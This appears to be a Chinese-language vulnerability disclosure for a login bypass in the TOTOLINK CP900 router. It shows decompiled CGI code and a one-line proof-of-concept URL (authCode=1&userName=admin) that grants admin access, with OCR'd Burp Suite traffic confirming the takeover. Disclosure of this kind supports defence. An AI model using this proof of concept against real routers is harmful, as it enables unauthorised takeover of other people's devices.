TOTOLINK 存在逻辑漏洞

品牌: TOTOLINK

产品型号: CP900

固件版本: TOTOLINK_C8B810C-1A_CP900_CP0016_QCA9531_SPI_16M128M_V6.3c.566_B20171026_ALL.web

下载链接: http://www.totolink.cn/data/upload/20210720/5bee10397c082b0419cbad3eb7d1bd97.zip

漏洞细节

允许远程攻击者绕过登录，直接接管设备后台

In csecgi.cgi:

In sub_42A2D0 function


```
snprintf(v22, 4096, "{\"httpStatus\":\"%s\",\"host\":\"%s\"", "302", v26);
v17 = strlen(v22);
if ( atoi(v9) == 1 )
{
  snprintf(
    &v22[v17],
    4096 - v17,
    ",\"redirectURL\":\"http://%s/formLoginAuth.htm?authCode=%d&userName=%s&goURL=%s&action=login&flag=1\"}",
    v26,
    v16,
    inputUsername,
    v21);
}
```

authCode=0 代表 login 失败

authCode=1 代表 login 成功

POC

http://192.168.0.254/formLoginAuth.htm?authCode=1&userName=admin



Burp Suite Community Edition v2022.1.1 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Met...	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	
961	http://192.168.0.254	GET	/formLoginAuth.htm?authCode=1...	✓		302	697	HTML	htm	404 - Not Found			192.
962	http://detectportal.firefox.com	GET	/canonical.html					HTML	html				34.1
963	http://192.168.0.254	GET	/home.asp?timestamp=1648152...	✓		200	3007	HTML	asp				192.
964	http://192.168.0.254	GET	/js/language.js?0.540700072973...	✓		200	66366	script	js				192.
966	http://192.168.0.254	GET	/js/language.js?0.625496763272...	✓		200	66366	script	js				192.
967	http://192.168.0.254	GET	/js/language.js?0.796580747108...	✓		200	66366	script	js				192.
968	http://192.168.0.254	GET	/js/language.js?0.646996476858...	✓		200	66366	script	js				192.
969	http://192.168.0.254	GET	/js/language.js?0.159219348060...	✓		200	66366	script	js				192.
972	http://192.168.0.254	GET	/adm/status.asp			200	29771	HTML	asp				192.
977	http://192.168.0.254	GET	/js/jcommon.js			200	38954	script	js				192.
978	http://192.168.0.254	GET	/js/jquery.min.js			200	96063	script	js				192.
979	http://192.168.0.254	GET	/js/spec.js			200	563	script	js				192.

Request

Pretty Raw Hex \n

1 GET /formLoginAuth.htm?authCode=1&userName=

Response

Pretty Raw Hex Render \n

1 HTTP/1.1 302 Found

Inspector

Request Attributes 2